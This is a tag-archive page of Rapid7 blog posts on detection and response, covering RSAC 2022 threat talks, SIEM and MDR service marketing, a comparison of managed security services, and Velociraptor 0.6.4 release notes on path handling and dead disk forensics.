Tag Archives: Detection and Response

Defending Against Tomorrow’s Threats: Insights From RSAC 2022

Post Syndicated from Jesse Mack original https://blog.rapid7.com/2022/06/13/defending-against-tomorrows-threats-insights-from-rsac-2022/

Defending Against Tomorrow's Threats: Insights From RSAC 2022

The rapidly changing pace of the cyberthreat landscape is on every security pro’s mind. Not only do organizations need to secure complex cloud environments, they’re also more aware than ever that their software supply chains and open-source elements of their application codebase might not be as ironclad as they thought.

It should come as no surprise, then, that defending against a new slate of emerging threats was a major theme at RSAC 2022. Here’s a closer look at what some Rapid7 experts who presented at this year’s RSA conference in San Francisco had to say about staying ahead of attackers in the months to come.

Surveying the threat landscape

Security practitioners often turn to Twitter for the latest news and insights from peers. As Raj Samani, SVP and Chief Data Scientist, and Lead Security Researcher Spencer McIntyre pointed out in their RSA talk, “Into the Wild: Exploring Today’s Top Threats,” the trend holds true when it comes to emerging threats.

“For many people, identifying threats is actually done through somebody that I follow on Twitter posting details about a particular vulnerability,” said Raj.

As Spencer noted, security teams need to be able to filter all these inputs and identify the actual priorities that require immediate patching and remediation. And that’s where the difficulty comes in.

“How do you manage a patching strategy when there are critical vulnerabilities coming out … it seems weekly?” Raj asked. “Criminals are exploiting these vulnerabilities literally in days, if that,” he continued.

Indeed, the average time to exploit — i.e., the interval between a vulnerability being discovered by researchers and clear evidence of attackers using it in the wild — plummeted from 42 days in 2020 to 17 days in 2021, as noted in Rapid7’s latest Vulnerability Intelligence Report. With so many threats emerging at a rapid clip and so little time to react, defenders need the tools and expertise to understand which vulnerabilities to prioritize and how attackers are exploiting them.

“Unless we get a degree of context and an understanding of what’s happening, we’re going to end up ignoring many of these vulnerabilities because we’ve just got other things to worry about,” said Raj.

The evolving threat of ransomware

One of the things that worry security analysts, of course, is ransomware — and as the threat has grown in size and scope, the ransomware market itself has changed. Cybercriminals are leveraging this attack vector in new ways, and defenders need to adapt their strategies accordingly.

That was the theme that Erick Galinkin, Principal AI Researcher, covered in his RSA talk, “How to Pivot Fast and Defend Against Ransomware.” Erick identified four emerging ransomware trends that defenders need to be aware of:

  • Double extortion: In this type of attack, threat actors not only demand a ransom for the data they’ve stolen and encrypted but also extort organizations for a second time — pay an additional fee, or they’ll leak the data. This means that even if you have backups of your data, you’re still at risk from this secondary ransomware tactic.
  • Ransomware as a service (RaaS): Not all threat actors know how to write highly effective ransomware. With RaaS, they can simply purchase malicious software from a provider, who takes a cut of the payout. The result is a broader and more decentralized network of ransomware attackers.
  • Access brokers: A kind of mirror image to RaaS, access brokers give a leg up to bad actors who want to run ransomware on an organization’s systems but need an initial point of entry. Now, that access is for sale in the form of phished credentials, cracked passwords, or leaked data.
  • Lateral movement: Once a ransomware attacker has infiltrated an organization’s network, they can use lateral movement techniques to gain a higher level of access and ransom the most sensitive, high-value data they can find.

With the ransomware threat growing by the day and attackers’ techniques growing more sophisticated, security pros need to adapt to the new landscape. Here are a few of the strategies Erick recommended for defending against these new ransomware tactics.

  • Continue to back up all your data, and protect the most sensitive data with strong admin controls.
  • Don’t get complacent about credential theft — the spoils of a might-be phishing attack could be sold by an access broker as an entry point for ransomware.
  • Implement the principle of least privilege, so only administrator accounts can perform administrator functions — this will help make lateral movement easier to detect.

Shaping a new kind of SOC

With so much changing in the threat landscape, how should the security operations center (SOC) respond?

This was the focus of “Future Proofing the SOC: A CISO’s Perspective,” the RSA talk from Jeffrey Gardner, Practice Advisor for Detection and Response (D&R). In addition to the sprawling attack surface, security analysts are also experiencing a high degree of burnout, understandably overwhelmed by the sheer volume of alerts and threats. To alleviate some of the pressure, SOC teams need a few key things:

For Jeffrey, these needs are best met through a hybrid SOC model — one that combines internally owned SOC resources and staff with external capabilities offered through a provider, for a best-of-both-worlds approach. The framework for this approach is already in place, but the version that Jeffrey and others at Rapid7 envision involves some shifting of paradigms. These include:

  • Collapsing the distinction between product and service and moving toward “everything as a service,” with a unified platform that allows resources — which includes everything from in-product features to provider expertise and guidance — to be delivered at a sliding scale
  • Ensuring full transparency, so the organization understands not only what’s going on in their own SOC but also in their provider’s, through the use of shared solutions
  • More customization, with workflows, escalations, and deliverables tailored to the customer’s needs

Meeting the moment

It’s critical to stay up to date with the most current vulnerabilities we’re seeing and the ways attackers are exploiting them — but to be truly valuable, those insights must translate into action. Defenders need strategies tailored to the realities of today’s threat landscape.

For our RSA 2022 presenters, that might mean going back to basics with consistent data backups and strong admin controls. Or it might mean going bold by fully reimagining the modern SOC. The techniques don’t have to be new or fancy or to be effective — they simply have to meet the moment. (Although if the right tactics turn out to be big and game-changing, we’ll be as excited as the next security pro.)

Looking for more insights on how defenders can protect their organizations amid today’s highly dynamic threat landscape? You can watch these presentations — and even more from our Rapid7 speakers — at our library of replays from RSAC 2022.

Additional reading

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

The Average SIEM Deployment Takes 6 Months. Don’t Be Average.

Post Syndicated from Margaret Wei original https://blog.rapid7.com/2022/06/02/the-average-siem-deployment-takes-6-months-dont-be-average/

The Average SIEM Deployment Takes 6 Months. Don’t Be Average.

If you’re part of the huge growth in demand for cloud-based SIEM (Security Information and Event Management), claim your copy of the new Gartner® Report: “How to Deploy a SIEM Solution Successfully.”

Depending on what SIEM you choose, and how you approach the process, getting to operational and effective can take days, or months, or a lot longer.

Here are the Gartner report’s key findings:

  1. “Ineffective security information and event management (SIEM) deployments occur when requirements and use cases are not aligned with the organization’s risks and risk tolerance.”
  2. “Clients deploying SIEM solutions continue to take an unstructured approach when deciding which event and data sources to onboard, with the goal of getting every source in from the beginning. This leads to long and complex implementations, cost overruns, and higher probabilities of stalled or failed implementations.”
  3. “SIEM buyers struggle to choose between on-premises, cloud, or hybrid deployments due to the complexities created by the various environments that need to be monitored, e.g., on-premises, SaaS, cloud infrastructure and platform services (CIPS), remote workers.”

SIEM centralizes and visualizes your security data to help you identify anomalies in your environment. But nearly all SIEMs require you to do a ton of customizing and configuration. Nearly all disappoint with their detections. And nearly all will exhaust you with false-positive alerts… every hour of every day… until analysts start ignoring alerts, which will surely doom you someday.

Now, here’s what we think

Rapid7 began building InsightIDR nearly a decade ago. While the threat landscape keeps changing, our mission never has: to empower you to find and extinguish evil earlier, faster, easier.

InsightIDR has never been a traditional SIEM. You should consider it if:

Fast deployment is a priority to you. InsightIDR leads the SIEM market in deployment times. With SaaS delivery and a native cloud foundation, customers can be deployed and operational in days and weeks – not months and years.

Time-to-value and tangible ROI matter to your leadership team. InsightIDR combines the best of next-gen SIEM with native extended detection and response (XDR). Get highly correlated UEBA, EDR, NDR, and Cloud detections alongside your critical security logs and policy monitoring, compliance dashboards, and reporting in a single pane of glass.

Your team is tired of false positives. InsightIDR’s expertly vetted detection library provides holistic threat coverage across your entire attack surface. An emphasis on high-fidelity, low-noise detections ensures that all alerts are relevant and ready for action.

You’re ready to accelerate your security posture. InsightIDR empowers teams to up-level their security and achieve sophisticated outcomes – without the complexity of traditional SIEMs. Embedded security orchestration and automation (SOAR) capabilities give you enviable security operations center (SOC) automation and enable even new analysts to respond like experts.

Don’t forget your copy of the new Gartner® Report: “How to Deploy a SIEM Solution Successfully.”

GARTNER is a registered trademark and service mark of Gartner, Inc. and/or its affiliates in the U.S. and internationally and is used herein with permission. All rights reserved.

Gartner, How to Deploy a SIEM Solution Successfully, Andrew Davies, Mitchell Schneider, Toby Bussa, Kelly Kavanagh, 7 July 2021

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

DFIR Without Limits: Moving Beyond the “Sucker’s Choice” of Today’s Breach Response Services

Post Syndicated from Warwick Webb original https://blog.rapid7.com/2022/05/23/dfir-without-limits/

DFIR Without Limits: Moving Beyond the “Sucker's Choice” of Today’s Breach Response Services

Three-quarters of CEOs and their boards believe a major breach is “inevitable.” And those closest to the action? Like CISOs? They’re nearly unanimous.

Gartner is right there, too. Their 2021 Market Guide for Digital Forensics and Incident Response (DFIR) Services recommends you “operate under the assumption that security breaches will occur, the only variable factors being the timing, the severity, and the response requirements.”

When that breach happens, you’ll most likely need help. For Rapid7 MDR customers, we’re there for you when you need us, period. Our belief is that, if a breach is inevitable, then a logical, transparent, collaborative, and effective approach to response should be, too.

I’m not just talking about the table-stakes “response” to everyday security threats. I’m talking about digital forensics and world-class incident response for any incident – no matter if it’s a minor breach like a phishing email with an attached maldoc or a major targeted breach involving multiple endpoints compromised by an advanced attacker.

Protecting your environment is our shared responsibility. As long as you are willing and able to partner with us during and after the Incident Response process, we are here for you. Rapid7 does the DFIR heavy lift. You cooperate to eradicate the threat and work to improve your security posture as a result.

Unfortunately, that’s not how all of the market sees it.

How vendors typically provide DFIR

Some managed detection and response (MDR) vendors or managed security services providers (MSSPs) do understand that there’s an R in MDR. Typically, they’ll do a cursory investigation, validation and – if you’re lucky – some form of basic or automated response.

For most, that’s where the R stops. If they can’t handle an emergency breach response situation (or if you’re on your own without any DFIR on staff), you’ll wind up hiring a third-party incident response (IR) consulting service. This will be a service you’ve found, or one that’s required by your cyber insurance provider. Perhaps you planned ahead and pre-purchased an hourly IR retainer.

Either way, how you pay for IR determines your customer experience during “response.” It’s a model designed to maximize provider profits, not your outcomes.

At a glance

IR Consulting Services IR Included in Managed Services
Scope Unbounded Limited to managed services in-scope environments
Time Limit Capped by number of hours or number of incidents Capped by number of hours or number of incidents
Expertise Senior IR Consultants Capped by number of hours or number of incidents
24×7 IR No Yes
Tooling Often will deploy a separate tooling stack, without easy access to historical data Existing tooling, utilizing historical data but potentially lacking in forensic capability
Time to Respond Slower (limited by legal documents, SLAs, lack of familiarity in the customer environment, time for tool deployment) Faster (24×7, uses existing tools, multiple analysts)
Pricing Model Proactively purchased as a retainer or reactively on an hourly basis Included in purchase, up to an arbitrarily defined limit

There’s a good reason DFIR experts are reserved for expensive consulting services engagements. They’re a rare breed.

Most MDR teams can’t afford to staff the same DFIR experts that answer the Breach Response hotline. Security vendors price, package, and deliver these services in a way to reserve their more experienced (and expensive) experts for IR consulting.

Either you purchase Managed Services and expensive IR consulting hours (and play intermediary between these two separate teams), or you settle for “Incident Response lite” from your Managed Services SOC team.

If this seems like a “lesser of two evils” approach with two unappealing options, it is.

The future of incident response has arrived

Over a year ago, Rapid7 merged our Incident Response Consulting Team with our MDR SOC to ensure all MDR customers receive the same high-caliber DFIR expertise as a core capability of our service – no Breach Response hotlines or retainer hours needed.

This single, integrated team of Detection and Response experts started working together to execute on our response mission: early detection and rapid, highly effective investigation, containment, and eradication of threats.

Our SOC analysts are experts on alert triage, tuning, and threat hunting. They have the most up-to-date knowledge of attackers’ current tactics, techniques, and procedures and are extremely well-versed in attacker behavior, isolating malicious activity and stopping it in its tracks. When a minor incident is detected, our SOC analysts begin incident investigation – root cause analysis, malware reverse engineering, malicous code deobfuscation, and more – and response immediately. If the scope becomes large and complex, we (literally) swivel our chair to tap our IR reinforcements on the shoulder.

Senior IR consultants are seasoned DFIR practitioners. They’re also the experts leading the response to major breaches, directing investigation, containment, and eradication activities while clearly communicating with stakeholders on the status, scope, and impact of the incident.

Both teams benefit. The managed services SOC team has access to a world class Incident Response team. And the expert incident response consultants have a global team of (also world class) security analysts trained to assist with forensic investigation and response around the clock (including monitoring the compromised environment for new attacker activity).

Most importantly, our MDR customers benefit. This reimagining of how we work together delivers seamless, effective incident response for all. When every second counts, an organization cannot afford the limited response of most MDR providers, or the delay and confusion that comes with engaging a separate IR vendor.

Grab a coffee, it’s major breach story time

Here’s a real-life example of how our integrated approach works.

In early January, a new MDR client was finishing the onboarding process by installing the Insight Agent on their devices. Almost immediately upon agent installation, the MDR team noticed critical alerts flowing into InsightIDR (our unified SIEM and XDR solution).

Our SOC analysts dug in and realized this wasn’t a typical attack. The detections indicated a potential major incident, consistent with attacker behavior for ransomware. SOC analysts immediately used Active Response to quarantine the affected assets and initiated our incident response process.

The investigation transitioned to the IR team within minutes, and a senior IR consultant (from the same team responsible for leading breach response for Rapid7’s off-the-street or retainer customers) took ownership of the incident response engagement.

After assessing the early information provided by the SOC, the IR consultant identified the highest-priority investigation and response actions, taking on some of these tasks directly and assigning other tasks to additional IR consultants and SOC analysts. The objective: teamwork and speed.

The SOC worked around the clock together with the IR team to search these systems and identify traces of malicious activity. The team used already-deployed tools, such as InsightIDR and Velociraptor (Rapid7’s open-source DFIR tool).

This major incident was remediated and closed within three days of the initial alert, stopping the installation of ransomware within the customer’s environment and cutting out days and even weeks of back-and-forth between the customer, the MDR SOC team, and a third-party Breach Response team.

Now, no limits and a customer experience you’ll love

The results speak for themselves. Not only does the embedded IR model enable each team to reach beyond its traditional boundaries, it brings faster and smoother outcomes to our customers.

And now we’re taking this a step further.

Previously, our MDR services included up to two “uncapped” (no limit on IR team time and resources) Remote Incident Response engagements per year. While this was more than enough for most customers (and highly unusual for an MDR provider), we realized that imposing any arbitrary limits on DFIR put unnecessary constraints on delivering on our core mission.

For this reason, we have removed the Remote Incident Response limits from our MDR service across all tiers. Rapid7 will now respond to ALL incidents within our MDR customers’ in-scope environments, regardless of incident scope and complexity, and bring all the necessary resources to bear to effectively investigate, contain and eradicate these threats.

Making these DFIR engagements – often reserved for breach response retainer customers – part of the core MDR service (not just providing basic response or including hours for a retainer) just raised the “best practices” bar for the industry.

It’s not quite unlimited, but it’s close. The way we see it, we’ll assist with the hard parts of DFIR, while you partner with us to eradicate the threat and implement corrective actions. That partnership is key: Implementing required remediation, mitigation, and corrective actions will help to reduce the likelihood of incident recurrence and improve your overall security posture.

After all, that’s what MDR is all about.

P.S.: If you’re a security analyst or incident responder, we’re hiring!

In addition to providing world-class breach response services to our MDR customers, this new approach makes Rapid7 a great place to work and develop new skills.

Our SOC analysts develop their breach response expertise by working shoulder-to-shoulder with our Incident Response team. And our IR team focuses on doing what they love – not filling out time cards and stressing over their “utilization” as consultants, but leading the response to complex, high-impact breaches and being there for our customers when they need us the most. Plus, with the support and backing of a global SOC, our IR team can actually sleep at night!

Despite the worldwide cybersecurity skills crisis and The Great Resignation sweeping the industry, Rapid7’s MDR team grew by 30% last year with only 5% voluntary analyst turnover – in line with our last three years.

Part of this exceptionally low turnover is due to:

  • Investment in continuing education, diversity, and employee retention benefits
  • A robust training program, clear career progression, the opportunity to level up skills by teaming with IR mentors, and flexibility for extra-curricular “passion project” work (to automate processes and improve aspects of MDR services)
  • Competitive pay, and a focus on making sure analysts are doing work they enjoy day in and day out with a healthy work-life balance (there’s no such thing as a “night shift” since we use a follow-the-sun SOC model)

If you’re a Security Analyst or Incident Responder looking for a new challenge, come join our herd. I think Jeremiah Dewey, VP of Rapid7’s Managed Services, said it best:

“Work doesn’t have to be a soul-sucking, boring march to each Friday. You can follow your passion, have fun in what you’re doing, and be successful in growing your career and growing as a human being.”

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Are You in the 2.5% Who Meet This Cybersecurity Job Requirement?

Post Syndicated from Amy Hunt original https://blog.rapid7.com/2022/05/20/are-you-in-the-2-5-who-meet-this-cybersecurity-job-requirement/

Are You in the 2.5% Who Meet This Cybersecurity Job Requirement?

Of course you’re special. (So are we.) But decades of research tells us humans believe they’re good multitaskers – and we are really, seriously not.

It seems a measly 2.5% of us can multitask well.

The rest of us are best when we focus on a single goal, allowing the left and right sides of our brains (specifically the prefrontal cortex) to work in harmony.

When we go for two goals at once, the brain splits duties, and we miss details, make mistakes. And it’s not a perfect 50/50 split: The work effort is more like 40/40, with an overhead charge just for the juggling. Trying to do three tasks? The brain’s information filters fizzle out. We don’t dismiss irrelevancies as quickly. There is guessing involved.

The truth is, multitasking isn’t a thing. The average security operations center (SOC) has 45 different cybersecurity technologies, according to an IBM study. What’s actually happening is task-switching and, even worse, context-switching.

The good news? Trends for 2022 point to change: a year of consolidation, greater detection and response capabilities on endpoints and in the cloud, and the integration of tools that simplifies and smooths the work.

It’s time to say goodbye to context-switching

You’ll never get ahead of attackers without the freedom to focus. And that fact has always inspired Rapid7’s continuous mission to accelerate detection and response with InsightIDR.

  • As a unified SIEM and XDR, InsightIDR automatically creates one cohesive picture from diverse telemetry, including endpoint, cloud, applications, logs, network, and users.
  • Alerts are highly correlated by our SOC experts, and high-context investigation details blend relevant data from different event sources for you.
  • No tab-hopping in and out of multiple tools: Embedded automation workflows powered by Rapid7’s InsightConnect let users focus on threats and decisions in real time.
  • Rather than asking you to do more, InsightIDR’s cloud-native, SaaS foundation ensures that users have the scale, agility, and power to keep up, no matter how their environments grow and change.

Technology that doesn’t understand how to really serve people can stress even the most sophisticated among us. Add to that the frustration that most C-suite executives don’t understand what life in SecOps is like either: Most don’t get that a breach is inevitable, and 97% of them believe security teams have big budgets and could improve on the value they deliver. Here’s ZDNet, reporting on IBM data that reveals security folks generally agree: “74% of [security practitioners] say their cybersecurity planning posture still leaves much to be desired, with no plans, ad-hoc plans, or inconsistency still a thorn in the side of IT staff.”

If the thorn is alert fatigue and context switching – and it probably is – the answer isn’t changing your personal attentiveness habits. When you seek out advice about how to stop all the multitasking, you’ll get suggestions that no CISO can take:

  • “Plan your day,” they say.
  • “Turn off your notifications.”
  • “Learn to say no,” they say.

The human factor is decisive in cybersecurity, so we task our technology to empower you – to give you the freedom to focus on what matters. Of course, it’s theoretically possible you’re in the 2.5% of people who qualify as “supertaskers.” (But as you may have noted from our first comic book we made for you, we think you’re superheroes, which is very, very different.)

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Unsung Security Superheroes: You’re Now Sung

Post Syndicated from Amy Hunt original https://blog.rapid7.com/2022/05/05/unsung-security-superheroes-youre-now-sung/

Unsung Security Superheroes: You’re Now Sung

Unsung Security Superheroes: You’re Now Sung


Get your copy of Rapid7’s first comic: XDR vs. Exploito. Available now!

We’re all more connected than ever, and security practitioners keep everyone – governments, organizations, businesses, and 4.95 billion people – as safe as they can be.

“XDR vs Exploito” isn’t “Dr. Strange and the Multiverse of Madness” with a $200 million Marvel Comics budget – but it’s a laugh. And it puts security practitioners in the pantheon of greats like Spidey. Let’s be real, that’s the work you do (and we do too).

The effect the comic book had on us, as a thing we worked on, was refreshing. The Mayo Clinic says a little laugh enhances your intake of oxygen-rich air, reduces physical symptoms of stress, and increases the endorphins released by the brain. We say bring that on. You?

The story

Our CISO Adira Adama has tangled with the evil Exploito before, sometimes as her mild-mannered self, and sometimes as her superhero alter ego. Now, the two match wits again at Exploito’s next target – and Adira’s new job – where she plans to deploy InsightIDR, Rapid7’s unified SIEM and XDR.

But first, Adira confronts chaos: a hodgepodge of legacy tools, a burnt out SOC team, and nervous executives who’ll turn on her if she stumbles.

Get the whole story here.

Additional reading:

MDR, MEDR, SOCaaS: Which Is Right for You?

Post Syndicated from Aaron Wells original https://blog.rapid7.com/2022/05/03/mdr-medr-socaas-which-is-right-for-you/

Getting the most from managed services

MDR, MEDR, SOCaaS: Which Is Right for You?

Even if a security team was given a blank check to spend whatever they wanted and hire however they wanted, it would still be a massive effort to build a detection and response (D&R) program tailored to that organization’s specific needs. Thankfully, the plethora of managed services options available can help with that problem.

But with multiple types of managed services providers out there, how do you know which type of services are right for your organization? How can you effectively interview providers, attempt to then construct a D&R suite with the right vendor, and simultaneously continue to fortify your security program against threats?

For an organization beginning the search for a managed services partner that can actually add value, there is some starter legwork that can be done. There are many approaches to managed services providers along the D&R vein, such as:

  • Managed Detection and Response (MDR)
  • Managed Endpoint Detection and Response (MEDR)
  • Managed Security Service Provider (MSSP)

That last one, MSSP, is a blanket term for a provider that can assist with many specialized services like outsourced Security Operations Center-as-a-service (SOCaaS), MDR, or management of security tools such as a security information and event management (SIEM), firewalls, vulnerability risk management, and more. Knowing all this, while looking for the right managed service it’s simply a fact that you’re going to talk to a lot of vendors. Each one of them can say they’ll help you boost security defenses – they’ll say they have great people, they use the best technology, and they have a process to ensure your success.

The challenge? Every vendor’s marketing material will begin to sound the same. What it really comes down to is determining which provider’s strategy is best suited for your program’s needs. Let’s take a closer look at these three types of managed services to help you decide the best fit for your organization.

MDR

An MDR provider works with a customer to gain visibility and complete coverage across the customer’s entire environment. This helps a security practitioner better see when and where malicious-looking activity may be taking place.

MDR providers help solve operational challenges by instantly becoming an extension of their customers’ teams – providing headcount and extending coverage to 24x7x365. An MDR partner can also provide expertise and technologies to help find attacker behavior quickly and stop it before it becomes a wider issue.

More and more companies are becoming the focus of targeted attacks – specific aggressions designed to infiltrate an individual organization’s defenses. An MDR provider becomes a partner in helping to identify a targeted threat (read: reputational threat), repair affected systems, and focus efforts into both taking down the threat and providing recommendations for making the affected system more secure in the future.

There are a lot of MDR providers that go beyond “throwing alerts over the fence” to let clients parse and triage themselves. These days more MDR providers are finding it worth their while – and their bottom lines – to become a more strategic partner to security organizations. They help further security initiatives, build cyber resilience, and work with clients to get deeper visibility in their threat landscapes by:

  • Providing post-incident investigational insights
  • Weeding out benign events and only reporting true positive threats
  • Providing tailored remediation and mitigation recommendations

The role of XDR

More recently, managed services providers (including Rapid7) have integrated extended detection and response (XDR) into their overarching MDR solutions. This creates a more powerful and proactive D&R process by:    

  • Recognizing there is no perimeter for data as it’s rushing back and forth from endpoints to clouds and beyond
  • Relieving security teams of steep analytical analysis so more of the focus is on threat hunting, as parsing alerts is automatically incorporated into threat intelligence
  • Curating high-fidelity detections and actionable telemetry to create efficient responses

These are all great benefits in extending what is possible with D&R and being proactive about extinguishing threats. However, MDR providers incorporating XDR into their approaches can’t simply add the letter “X” into the list of services and call it a day. XDR must help the organization actually gain control and visibility across its entire attack surface, from the nearest endpoint(s) to compromised user accounts, network traffic, cloud sources, and more.

When folded into a cohesive strategy that places emphasis on more proactive efforts, products like InsightIDR can be that solution that takes in telemetry from these disparate sources, correlates the data, and provides greater context to a potential threat.

MEDR

MEDR is a flavor of MDR that’s aligned more as an add-on management service that sits on top of endpoint-protection technology deployment. While MEDR does provide benefits like gaining visibility across wherever agents are set up, the EDR-centric approach won’t show the full story of a threat and its scope; an agent will simply tell the service provider what it gathers from the endpoint.  

Many breaches, however, do begin at the endpoint. Why? Attackers can easily bypass firewalls and all sorts of implemented security controls by compromising just one endpoint, such as a user’s laptop. From there, they can move throughout a network, scooping up valuable internal/external data and quickly ruining a company’s reputation in the process. Even if they’re quickly found, what have they gotten away with?

Thus, focusing on endpoints is important. That’s simply an indisputable fact. EDR-based services are powerful tools within a managed services program. They provide advantages like:

  • Prevention aspects with integrated endpoint prevention platform (EPP) agent capabilities, such as Antivirus (NGAV) and stopping malicious file execution
  • Detecting compromised endpoints earlier in the attack chain
  • File integrity monitoring (FIM) capabilities so your team is alerted on changes to specific files on a given endpoint (if you’re monitoring for yourself)

Focusing only on endpoints, however, does miss key network- and cloud-spanning analysis that can deliver important telemetry in the fight against potential threats. MEDR typically lacks the ability to analyze network-spanning data, user analytics, and compliance behaviors, glean actionable insights, and use them to effectively respond to an incident. So the downside comes with the engagement model. Some MEDR players will rely on the tech to do most of the heavy lifting. Prevention is there to stop the threat early.

But if the attacker gets past this point, the managed services provider might take automated actions to handle alerts using the EDR tool or, worse, pass that alert on to their client for them to manage the investigation and response efforts. (And if you think that automated EDR actions are great, you’re encouraged to read about the risks associated with taking automated response actions without human intervention.)

SOCaaS

SOCaaS. That’s a heavy acronym. But the concept of “security operations center-as-a-service” is trying to fill a heavy need of any modern company: the implementation and management of a strong and sound cybersecurity program. Any MSSP who offers a holistic SOCaaS option should be able to provide the bottom-line benefit of enabling security practitioners to focus time and energy on innovations in other parts of the business.  

A team of experts who can proactively defend, respond to threats, and provide (hopefully) round-the-clock support on behalf of a customer is probably the closest definition to SOCaaS that’s been bandied about in recent years. They can be a virtual SOC for a company, serving as a tactical console to enable team members to perform day-to-day tasks. They’ll also help teams strategize amidst bigger, longer-term security trends. So, in what ways can SOCaaS providers act as that strategic detection-and-response center for security teams?

  • Advanced SIEM functionality – In the midst of potentially billions of security events each day, a SIEM can help to prioritize the ones that truly deserve follow-up. A good SOCaaS provider will contextualize a proper response plan by taking into account user- and attacker-behavior analytics, performance metrics, incident response, and endpoint detection.
  • The human element – In the incredibly competitive marketplace for today’s security talent, it can be a daunting task for company leadership to source, develop, and retain an entire SOC of capable personnel. This is particularly true in efforts to maintain diversity in cybersecurity hiring. For example, Forrester says that women currently make up just 24% of security professionals worldwide.
  • Established processes – It typically takes nothing less than an extremely sophisticated process framework – established over a long period of time and testing – to be able to accurately identify, prioritize, and remediate a potential threat. It can be an incredible benefit to a business to forgo having to build out their own SOC with key personnel that – even when assembled – must take the necessary trial-and-error time to be able to work together efficiently and respond to threats effectively.  
  • D&R expertise – If the goal of engaging SOCaaS is not to augment an existing D&R program, then vetting the provider for their expertise in that area is incredibly important. It really comes down to what you’re looking to achieve; as mentioned above, a modern MDR provider will leverage multiple sources of telemetry to detect and respond to threats. But when fully outsourcing a SOC, it’s incumbent upon security personnel representing the customer to figure out how D&R expertise figures into the larger picture of outsourced SOC operations at the vendor organization.  
  • Communications – Beyond anything at all to do with technology and security, a SOCaaS provider must have great communication skills. How will the provider present information – especially about a potentially dire threat that could affect the company, its reputation, and its bottom line – to their client’s customer and executive team? Is there a dedicated point-of-contact (POC) or a team with whom you’ll be regularly working and interfacing?

If this is looking like a menu from which security teams looking for managed services can choose, that’s because it is. However, in this context we’re discussing SOCaaS as a fully outsourced arm of a business. For whatever reason – the need for speed/growth in other parts of the business, lack of recruitment power for talented security practitioners, etc. – a business may simply wish to staff a security “skeleton crew” who interfaces with the SOCaaS provider and relies on that provider to run, monitor, manage, and support all of the functionalities.  

Bottom line: Choose the managed security services partner that best fits your needs

If your security organization is considering a managed services provider, that means your team is most likely looking to offload tedious and/or technical operational tasks that your existing security team simply doesn’t have the hours in a day to manage. Or you might need some augmentation and expertise to help with round-the-clock coverage. It also means you’re ready to find a partner to provide deep analysis and actionable insights so you can find out:

  • What is going on, and…
  • Is it something the company should worry about?

After that, your specialized provider should be able to make recommendations on how to respond – or, better yet, take those actions on your behalf. Because at the end of the day, it all depends on the outcome(s) you’re looking to achieve. Turnkey D&R services while your team focuses on other important things? Simple endpoint monitoring from a traditional MSSP? Or, are you looking to farm out your SOC operations and let someone else deal with all things security, not just some things security?

For those looking for that more comprehensive solution targeted at strictly strengthening the D&R muscle, leveraging an MDR provider with XDR capabilities is the way to go.

It’s going to take some budget, sure. But most of the time that same budget is earmarked for a similar cost as one of an open headcount (depending on the size of the environment). The capital expenditure (CapEx) cost is relative – and oftentimes far more affordable – when compared to the ongoing operating expenses (OpEx) outlay it takes to hire, train, and build an in-house SOC program. Whichever outcome your team is focused on, managed services as a whole is an affordable way to help build a D&R program at scale.

Looking for even more analysis to help you make an informed managed services decision? Check out the 2022 MDR Buyer’s Guide from Rapid7, or contact us for more info.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Velociraptor Version 0.6.4: Dead Disk Forensics and Better Path Handling Let You Dig Deeper

Post Syndicated from Carlos Canto original https://blog.rapid7.com/2022/04/25/velociraptor-version-0-6-4-dead-disk-forensics-and-better-path-handling-let-you-dig-deeper-2/

Velociraptor Version 0.6.4: Dead Disk Forensics and Better Path Handling Let You Dig Deeper

Rapid7 is pleased to announce the release of Velociraptor version 0.6.4 – an advanced, open-source digital forensics and incident response (DFIR) tool that enhances visibility into your organization’s endpoints. This release has been in development and testing for several months now and has a lot of new features and improvements.

The main focus of this release is in improving path handling in VQL to allow for more efficient path manipulation. This leads to the ability to analyze dead disk images, which depends on accurate path handling.

Path handling

A path is a simple concept – it’s a string similar to /bin/ls that can be used to pass to an OS API and have it operate on the file in the filesystem (e.g. read/write it).

However, it turns out that paths are much more complex than they first seem. For one thing, paths have an OS-dependent separator (usually / or \). Some filesystems support path separators inside a filename too! To read about the details, check out Paths and Filesystem Accessors, but one of the most interesting things with the new handling is that stacking filesystem accessors is now possible. For example, it’s possible to open a docx file inside a zip file inside an ntfs drive inside a partition.

Dead disk analysis

Velociraptor offers top-notch forensic analysis capability, but it’s been primarily used as a live response agent. Many users have asked if Velociraptor can be used on dead disk images. Although dead disk images are rarely used in practice, sometimes we do encounter these in the field (e.g. in cloud investigations).

Previously, Velociraptor couldn’t be used easily on dead disk images without having to carefully tailor and modify each artifact. In the 0.6.4 release, we now have the ability to emulate a live client from dead disk images. We can use this feature to run the exact same VQL artifacts that we normally do on live systems, but against a dead disk image. If you’d like to read more about this new feature, check out Dead Disk Forensics.

Resource control

When collecting artifacts from endpoints, we need to be mindful of the overall load that collection will cost on endpoints. For performance-sensitive servers, our collection can cause operational disruption. For example, running a yara scan over the entire disk would utilize a lot of IO operations and may use a lot of CPU resources. Velociraptor will then compete for these resources with the legitimate server functionality and may cause degraded performance.

Previously, Velociraptor had a setting called Ops Per Second, which could be used to run the collection “low and slow” by limiting the rate at which notional “ops” were utilized. In reality, this setting was only ever used for Yara scans because it was hard to calculate an appropriate setting: Notional ops didn’t correspond to anything measurable like CPU utilization.

